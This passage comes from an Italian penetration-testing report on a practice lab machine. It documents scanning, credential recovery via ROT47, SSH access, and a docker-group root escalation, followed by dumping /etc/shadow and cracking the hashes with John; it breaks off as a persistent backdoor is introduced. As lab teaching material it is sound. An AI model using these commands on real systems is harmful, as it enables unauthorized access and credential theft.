Come primo step verrà definita la rete NAT contenente la nostra macchina target come "Rete Corso". In seguito OpenVAS sarà utilizzato per creare una scansione di quest'ultima con le modalità Full and fast e un QoD del 70% (Figura 5.1). Questo permetterà di effettuare una scansione delle vulnerabilità efficiente e completa, fornendo una base solida per la futura analisi e la remediation delle potenziali minacce alla sicurezza dell'asset.

## 5. VULNERABILITY MAPPING

**Edit Task Scansione Rete Corso** [X]

**Name** Scansione Rete Corso

**Comment**

**Scan Targets** Rete Corso

**Alerts**

**Schedule** -- ☐ Once

**Add results to Assets** ☒ Yes ☐ No

**Apply Overrides** ☒ Yes ☐ No

**Min QoD** 70 %

**Auto Delete Reports** ☒ Do not automatically delete reports  
☐ Automatically delete oldest reports but always keep newest 5 reports

**Scanner** OpenVAS Default

**Scan Config** Full and fast

**Order for target hosts** Sequential

**Cancel** **Save**

Figure 5.1: Impostazioni iniziali di OpenVas.

Grazie a OpenVas riusciamo facilmente a recuperare informazioni su 5 vulnerabilità, 3 con un livello di Severity Medium e 2 con un livello di Severity Low:

- HTTP Debugging Methods (TRACE/TRACK) Enabled;
- ICMP Timestamp Reply Information Disclosure;
- TCP Timestamps Information Disclosure;
- Weak Encryption Algorithm(s) Supported (SSH);
- Weak Key Exchange (KEX) Algorithm(s) Supported (SSH);

### 5.2 Nessus

Oltre a OpenVAS, Nessus è stato utilizzato come secondo strumento per l'analisi delle vulnerabilità. Nessus è un rinomato strumento ampiamente impiegato nel campo della cybersecurity per la scansione di reti e sistemi informatici.

## 5. VULNERABILITY MAPPING

The screenshot shows the Greenbone Security Assistant (GSA) interface. At the top, there's a navigation bar with tabs: Dashboards, Scans, Assets, Resilience, Tools, Configuration, Administration, and Help. Below this, a report header indicates the scan was completed on Friday, May 17, 2024, at 9:23 AM UTC. A filter bar is present. The main content area displays a table of scan results. The table has columns for Vulnerability, Severity, QoD, Host, Name, Location, and Created. The vulnerabilities listed include HTTP Debugging Methods (TRACE/TRACE) Enabled, ICMP Timestamp Reply Information Disclosure, TCP Timestamps Information Disclosure, Weak Encryption Algorithms Supported (SSH), Weak Key Exchange (KEK) Algorithms Supported (SSH), and DCE/RPC and MSRPC Services Enumeration Reporting. Each entry shows its severity (e.g., Low, Medium, High), QoD (Quality of Detection), and the host it was found on (10.0.2.6).

Vulnerability	Severity	QoD	Host	Name	Location	Created
HTTP Debugging Methods (TRACE/TRACE) Enabled	Low	99 %	10.0.2.6	80tcp	80tcp	Fri, May 17, 2024 9:30 AM UTC
ICMP Timestamp Reply Information Disclosure	Low	80 %	10.0.2.6	general/tcp	general/tcp	Fri, May 17, 2024 9:27 AM UTC
TCP Timestamps Information Disclosure	Low	80 %	10.0.2.6	general/tcp	general/tcp	Fri, May 17, 2024 9:27 AM UTC
Weak Encryption Algorithms Supported (SSH)	Medium	80 %	10.0.2.6	22tcp	22tcp	Fri, May 17, 2024 9:28 AM UTC
Weak Key Exchange (KEK) Algorithms Supported (SSH)	Medium	80 %	10.0.2.6	22tcp	22tcp	Fri, May 17, 2024 9:28 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	High	80 %	10.0.2.2	135tcp	135tcp	Fri, May 17, 2024 9:28 AM UTC

Figure 5.2: Risultati della scansione di OpenVas.

### 5.2.1 Basic Network Scan

La scansione della macchina è durata 7 minuti e ha evidenziato diverse criticità.




Figure 5.3: Risultati della scansione di Nessus.

Nessus ha prodotto 32 risultati raggruppati secondo lo standard CVSS v3.0:

- 2 Medium;
- 3 Low;
- 27 Info;




Figure 5.4: Grafico a torta relativo alla scansione di Nessus.

Le nuove vulnerabilità scoperte, non rilevate nella scansione di OpenVas, sono:

---

## 5. VULNERABILITY MAPPING

---

- SSH Terrapin Prefix Truncation Weaknes;
- SSH Server CBC Mode Ciphers Enabled;

### 5.2.2 Web Application Scan

Dato che la macchina target presenta anche una componente web è stato scelto di effettuare un "Web Application Scan".

La scansione è durata 7 minuti e non ha evidenziato nessuna nuova informazione.



Figure 5.5: Risultati della scansione web di Nessus.




Figure 5.6: Grafico a torta relativo alla scansione di Nessus.

---

---

## CHAPTER 6

---

# TARGET EXPLOITATION

In questa fase sfrutteremo attivamente le vulnerabilità identificate nelle fasi precedenti per ottenere l'accesso al sistema target. La fase di exploitation è fondamentale per una valutazione completa e oggettiva della sicurezza di un sistema. L'analisi teorica e la scansione automatica possono fornire informazioni preziose, ma solo l'accesso diretto al sistema permette di testare le sue difese reali e di identificare potenziali vulnerabilità che potrebbero sfuggire ad altri metodi.

### 6.1 Selezione delle Vulnerabilità da sfruttare

Grazie alla fase Vulnerability Mapping si può affermare che il sistema target presenta un livello di sicurezza complessivamente elevato. Le vulnerabilità identificate sono di lieve entità e non rappresentano un pericolo immediato per la sicurezza del sistema. La vulnerabilità più grave rilevata è "HTTP Debugging Methods (TRACE/TRACK)", un pericolo per la confidenzialità del server. Quest'ultima, sebbene presente, non permette l'exploitation diretta del sistema, limitando il suo impatto potenziale.

---

## 6. TARGET EXPLOITATION

---

Nonostante l'assenza di vulnerabilità critiche emerse dalla fase di

### Impact

Vector 3.x	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base Score 3.x	5.30
Severity 3.x	MEDIUM
Vector 2.0	AV:N/AC:L/Au:N/C:P/I:N/A:N
Base Score 2.0	5.00
Severity 2.0	MEDIUM

Figure 6.1: Impatto della vulnerabilità HTTP Debugging Methods (TRACE/TRACK).

Vulnerability Mapping, si procederà ad un'analisi più approfondita per individuare eventuali exploit sfruttabili utilizzando strumenti come Armitage e Metasploit.

## 6.2 Armitage

Armitage è un potente strumento per la gestione di attacchi informatici basato su Metasploit. La sua interfaccia grafica intuitiva, le funzionalità di automazione e la visualizzazione grafica delle informazioni lo rendono uno strumento prezioso.

Come primo passo, per consentire il corretto funzionamento di Armitage, avviamo il servizio di postgresql. Successivamente, per consentire al nostro tool di identificare le vulnerabilità ed i conseguenti exploit da utilizzare nella nostra rete target, selezioniamo nella voce "Nmap Scan" l'opzione: "Intense scan all TCP port" e impostiamo l'Exploit Rank a poor. La scansione viene portata a termine con successo e vengono rilevati vari tipi di attacchi. Tuttavia questi risultano essere totalmente inefficaci in quanto si basano su componenti hardware/software non presenti nella nostra macchina target.

## 6. TARGET EXPLOITATION




Figure 6.2: Impostare la ricerca del target con Armitage.




Figure 6.3: Impostare la scansione della rete su Armitage.




Figure 6.4: Risultato della scansione della rete con Armitage.



### 6.3 Metasploit

Utilizzare Metasploit, rispetto ad Armitage, ci permette di utilizzare un approccio più chirurgico sia nella risoluzione degli eventuali errori sia nella ricerca degli exploit.

Mediante il comando "search" è possibile cercare gli exploit in base a una



Figure 6.5: Attuale logo Metasploit.

parola chiave.

Sulla base dei risultati ottenuti dalle precedenti fasi, è stata redatta una lista di parole chiave ritenute di potenziale interesse:

- httpd
- http
- trace
- track
- apache
- centos
- weak key exchange
- ssh

L'analisi degli exploit potenziali ha evidenziato una bassa percentuale di candidati validi. Tale limitazione è da imputare a due fattori principali:

- Disponibilità di informazioni insufficiente.

## 6. TARGET EXPLOITATION


- Assenza di alcuni componenti software necessari per l'esecuzione degli exploit.

Alla fine nessuno degli exploit selezionati, nonostante siano stati provati tutti i payload disponibili, si è rivelato essere efficace.

### 6.4 Approccio ad HOC

In considerazione della limitata efficacia degli strumenti utilizzati finora nell'identificare e sfruttare le vulnerabilità del sistema, si rende necessario adottare un approccio più granulare.

#### Welcom To CyberSploit2 !



White Hat				
#		Username	Password	Handle
1	Mark	Otto	@shadi.com	
2	Jacob	Thornton	@Hypper	
3	Larry	the Bird	@twitter	
4	D92:=6?5C2	4J36CDA=@:E`	@twitter	
5	Sam	uwshdijwi	@twitter	
6	cevgl	cevgl@1234	@Attitude	
7	Madhu	12345678	@facebook	
8	Neha	I love my Jaan	@tiktok	
9	Mahi	Love you dear	@Love	

Figure 6.6: Risultato della visita di 10.0.2.6:80;

Come primo passo, è stata effettuata una seconda visita approfondita del sito web esposto dalla macchina target. Durante questa analisi, è stata notata la tabella contiene una lista di coppie "Username-Password".

Esaminando le diverse tuple presenti all'interno della tabella, ci siamo accorti che la quarta entry è elemento anomalo rispetto alle altre.

Per comprendere meglio la natura anomala della quarta coppia

---

## 6. TARGET EXPLOITATION

---

Username-Password, è stato effettuato un attento esame del codice sorgente della pagina web contenente la tabella.

L'esame del codice sorgente della home page ha rivelato la presenza di un

```
120
121 <!-- Optional JavaScript -->
122 <!-- jQuery first, then Popper.js
123 <script src="https://code.jquery
124 <script src="https://cdn.jsdelivr
125 <script src="https://stackpath.b
126 <!-------ROT47----->
127 </body>
128 </html>
```

Figure 6.7: Codice sorgente della pagina web analizzata.

commento che indica l'utilizzo del cifrario ROT47 da parte dello sviluppatore. Quindi, supponendo che le due cose siano collegate, proviamo a decifrare le entry della 4 tupla con il cifrario ROT47.

In questo modo ho ottenuto una coppia di credenziali volutamente nascoste




Figure 6.8: Decifro con ROT47 l'username della 4 tupla.

dallo sviluppatore "shailendra:cybersploit1".

Avendo a disposizione le credenziali recuperate, è stato effettuato un tentativo di login sulla macchina target tramite protocollo SSH utilizzando la porta 22, che era stata identificata come aperta nelle fasi precedenti.

Come chiaramente evidenziato dalla Figura 6.10, l'exploit condotto ha avuto successo, permettendo l'autenticazione corretta nel sistema con le credenziali dell'utente "shailendra".

## 6. TARGET EXPLOITATION

---




Figure 6.9: Decifro con ROT47 la passoword della 4 tupla.

```
(root@kali)-[~]
# ssh shailendra@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
shailendra@10.0.2.6's password:
Last login: Sun May 19 23:44:32 2024
[shailendra@localhost ~]$
```

Figure 6.10: Tentativo di login con le credenziali precedentemente acquisite.

---

---

# CHAPTER 7

---

## PRIVILEGE ESCALATION

La privilege escalation è una delle fase che consente di acquisire un accesso non autorizzato a risorse di un sistema informatico con un livello di privilegio superiore a quello inizialmente assegnato.

Solitamente, l'attaccante sfrutta vulnerabilità o configurazioni errate per ottenere un controllo più elevato sul sistema, potenzialmente assumendo il ruolo di amministratore o root.

Sfruttando le informazioni e le credenziali ottenute nelle fasi precedenti dell'analisi, è stato possibile acquisire l'accesso al sistema con i privilegi dell'utente "shailendra".

### 7.1 System Exploration

Come primo passo nell'esplorazione del sistema compromesso, si procederà con un'analisi dei file contenuti nella cartella dell'utente "shailendra". Durante l'analisi dei file è stato individuato un file denominato "hint.txt". L'esecuzione del comando cat su questo file ha prodotto la

---

## 7. PRIVILEGE ESCALATION

---

```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$
```

Figure 7.1: Risultato del comando "ls" nella home root dell'utente shailendra.

stampa a schermo della parola "docker" e questo ci suggerisce un potenziale coinvolgimento del software Docker.

Al fine di determinare se la macchina target sia effettivamente in esecuzione all'interno di un container Docker, si procederà con un controllo del file "/proc/self/cgroup". Il file "/proc/self/cgroup" fornisce informazioni dettagliate sui gruppi di controllo (cgroup) a cui è associato il processo corrente. In particolare, se il processo è in esecuzione all'interno di un container Docker, la gerarchia dei cgroup includerà il prefisso "/docker".

In questo caso come possiamo vedere dalla Figura 7.2 tutti i prefissi sono

```
[shailendra@localhost ~]$ cat /proc/self/cgroup
12:devices:/system.slice/sshd.service
11:memory:/user.slice/user-1001.slice/session-1.scope
10:pids:/user.slice/user-1001.slice/session-1.scope
9:rdma:/
8:cpuset:/
7:blkio:/system.slice/sshd.service
6:perf_event:/
5:hugetlb:/
4:freezer:/
3:cpu,cpuacct:/
2:net_cls,net_prio:/
1:name=systemd:/user.slice/user-1001.slice/session-1.scope
[shailendra@localhost ~]$
```

Figure 7.2: Risultato del comando "cat" applicato al file "cgroup".

uguali a "/".

Quindi possiamo determinare con certezza di non essere in un container Docker.

## 7.2 Privilege Checking

Purtroppo, a causa dei privilegi limitati del mio utente, non è stato possibile eseguire alcun comando `sudo` sulla macchina target. I comandi `sudo` richiedono privilegi di amministratore per essere eseguiti e, in questo caso, l'accesso a tali privilegi è precluso al mio utente.

```
[shailendra@localhost ~]$ sudo -l
Trash
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
File System
[sudo] password for shailendra:
Sorry, try again.
[sudo] password for shailendra:
Sorry, user shailendra may not run sudo on localhost.
[shailendra@localhost ~]$
```

Figure 7.3: Check dei privilegi per l'utente "shailendra".

```
[shailendra@localhost ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/crontab
/usr/sbin/grub2-set-bootflag
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[shailendra@localhost ~]$
```


Figure 7.4: Ricerca di potenziali vettori d'attacco con bit SETUID acceso.

Inoltre, nessun file binario SUID risulta essere un buon vettore per l'escalation dei privilegi.

### 7.3 Docker Privilege Escalation

Per determinare se l'utente "shailendra" possa effettivamente interagire con i container Docker, è necessario verificare se appartiene ad un gruppo docker.

Come illustrato nella Figura 7.5, l'utente "shailendra" risulta effettivamente



```
[shailendra@localhost ~]$ docker -v
Docker version 19.03.12, build 48a66213fe
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[shailendra@localhost ~]$ docker container ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
[shailendra@localhost ~]$ docker create
'docker create' requires at least 1 argument.
See 'docker create --help'.

Usage:  docker create [OPTIONS] IMAGE [COMMAND] [ARG...]

Create a new container
[shailendra@localhost ~]$
```

Figure 7.5: Controllo se l'utente "shailendra" ha accesso ai container.

membro del gruppo docker.

Ciò conferma quanto già dedotto nella fase precedente: l'utente "shailendra" dovrebbe essere in grado di interagire con i container Docker senza dover ricorrere a privilegi sudo.

#### 7.3.1 Creazione Container Malevolo

Proveremo ad effettuare la privilege escalation creando un container malevolo sfruttando un binario scaricato dal sito [GTFOBins](#).

#### GTFOBins

GTFOBins è un progetto collaborativo creato da Emilio Pinna e Andrea Cardaci, a cui chiunque può contribuire segnalando binari e tecniche aggiuntive.

GTFOBins è un elenco curato di binari Unix che possono essere sfruttati per superare limitazioni di sicurezza su sistemi mal configurati. Il progetto raccoglie funzionalità legittime di questi programmi che, se usate in modo improprio, consentono di:

- Eseguire shell con privilegi elevati.




## 7. PRIVILEGE ESCALATION

### GTFOBins

☆ Star 10,189

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell

Command

Reverse shell

Non-interactive reverse shell

Bind shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Search among 390 binaries: <binary> +<function> ...

Binary

77

Functions

File read | Sudo

Figure 7.6: Screenshot del sito <https://gtfobins.github.io/> fatto il 21/05/2024.

- Escalare privilegi.
- Trasferire file.
- Creare shell bind e reverse.
- Facilitare attività post-compromissione.

### Elevazione dei Privilegi

Dopo aver completato le fasi preliminari di download del binario, creazione del container e copia del binario all'interno del container, si procede all'esecuzione del container malevolo.

Il comando utilizzato sarà "docker run -v /:/mnt -rm -it alpine chroot /mnt sh". Tale operazione consentirà di attivare il codice contenuto nel binario e di sfruttare le vulnerabilità per ottenere l'accesso al sistema con privilegi root.



## 7. PRIVILEGE ESCALATION

```
[shailendra@localhost ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
4abc28661a3: Pull complete
Digest: sha256:c5b1261dd3e43071626931fc004f70149baeba2c8ec672bd4f27761f8e1ad6b
Status: Downloaded newer image for alpine:latest
sh-4.4# cat /etc/shadow
root:$6$3d795XDPKsc3pMSF$PqYqtqY2ffdd/RR5zNnEcPU05JMnsDXU8LjsFFGoAB84UmNosxjgYC.OESYKfPnhaaU1H2dyQY.4g46Vp70As.:18458:0:99999:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18456:!!!!:
systemd-coredump:!!:18456:!!!!:
systemd-resolve:!!:18456:!!!!:
tss:!!:18456:!!!!:
polkitd:!!:18456:!!!!:
unbound:!!:18456:!!!!:
sssd:!!:18456:!!!!:
sshd:!!:18456:!!!!:
rngd:!!:18456:!!!!:
centos:$6$buk/Dj.L.IjunfL8$CF2HPXKM6GE8QGAMXpW7KcTeiPFqb4bHkrkXxvrhXaPtP740vCqMj7WT4QW82bOM3Lzr2YPuc2zr9dv5MrM61::0:99999:7:::
shailendra:$6$X27PMcgNpVKj2WTF$7Ug3MPHwOCmAAHSKuulv88y/THusEchwZDxSVS8lq2llavEKHKE1QmJleJVo35jflcaeJcdCy7paXZ3PcePyN1:18457:0:99999:7:::
apache:!!:18457:!!!!:
sh-4.4#
```

Figure 7.9: Comando cat eseguito sul file shadow.

consentire a John The Reaper di utilizzarli per il cracking delle password. A tal fine, John fornisce il comando unshadow, che si occupa di eseguire questa operazione. I file saranno uniti con il comando "unshadow passwd shadow > pass".

In conclusione, eseguiamo John the Reaper sul file combinato appena creato.

```
(root@kali) [~/Documents/John]
# ls
passwd shadown

(root@kali) [~/Documents/John]
# unshadow passwd shadown > pass
Created directory: /root/.john

(root@kali) [~/Documents/John]
# ls
pass passwd shadown

(root@kali) [~/Documents/John]
# cat pass
root:$6$3d795XDPKsc3pMSF$PqYqtqY2ffdd/RR5zNnEcPU05JMnsDXU8LjsFFGoAB84UmNosxjgYC.OESYKfPnhaaU1H2dyQY.4g46Vp70As.:0:0:root:/root:/bin/bash
bin:*:18358:0:99999:7:::
daemon:*:12:2:daemon:/sbin:/sbin/nologin
adm:*:13:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:15:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:165534:65534:Kernel Overflow User:/sbin/nologin
dbus:!!:81:81:System message bus:/sbin/nologin
systemd-coredump:!!:999:997:systemd Core Dumper:/sbin/nologin
systemd-resolve:!!:193:193:systemd Resolver:/sbin/nologin
tss:!!:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:!!:998:996:User for polkitd:/sbin/nologin
unbound:!!:997:993:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:!!:996:993:User for sssd:/sbin/nologin
sshd:!!:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rngd:!!:995:992:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
centos:$6$buk/Dj.L.IjunfL8$CF2HPXKM6GE8QGAMXpW7KcTeiPFqb4bHkrkXxvrhXaPtP740vCqMj7WT4QW82bOM3Lzr2YPuc2zr9dv5MrM61:1000:1000:CentOs:/home/centos:/bin/bash
shailendra:$6$X27PMcgNpVKj2WTF$7Ug3MPHwOCmAAHSKuulv88y/THusEchwZDxSVS8lq2llavEKHKE1QmJleJVo35jflcaeJcdCy7paXZ3PcePyN1:1001:1001:/home/shailendra:/bin/bash
apache:!!:48:48:Apache:/usr/share/httpd:/sbin/nologin

(root@kali) [~/Documents/John]
```

Figure 7.10: Applicazione del comando "unshadow" sui file "shadow" e "passwd".

Come si può osservare, siamo riusciti a recuperare la password "1234" dell'utente "centos", che si rivelerà essere un utente con privilegi di root.

## 7. PRIVILEGE ESCALATION

---

```
(root@kali)-[~/Documents/John]
# john pass
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (centos)
Proceeding with incremental:ASCII
```

Figure 7.11: Applicazione di John the Reaper sul file contenente gli hash delle password.

```
(root@kali)-[~/Documents/John]
# ssh centos@10.0.2.6
centos@10.0.2.6's password:
centos@localhost ~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for centos:
Matching default entries for centos on localhost:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User centos may run the following commands on localhost:
(ALL) ALL
```

Figure 7.12: Accesso tramite ssh al nuovo utente trovato.

---

# CHAPTER 8

---

## MAINTANING ACCESS

La fase di mantenimento dell'accesso rappresenta una tappa cruciale successiva all'escalation dei privilegi. In questa fase, l'obiettivo primario è quello di stabilire un meccanismo persistente che semplifichi notevolmente l'accesso alla macchina compromessa o che garantisca accessi futuri, anche nel caso in cui le vulnerabilità sfruttate durante la fase iniziale vengano corrette.

### 8.1 Backdoor Installation

La prima fase consiste nella creazione della backdoor utilizzando il modulo `msfvenom` di Metasploit. La backdoor verrà generata in modo specifico per la nostra macchina target, come illustrato nella Figura 8.1.

- *-a x86* rappresenta il tipo di architettura;
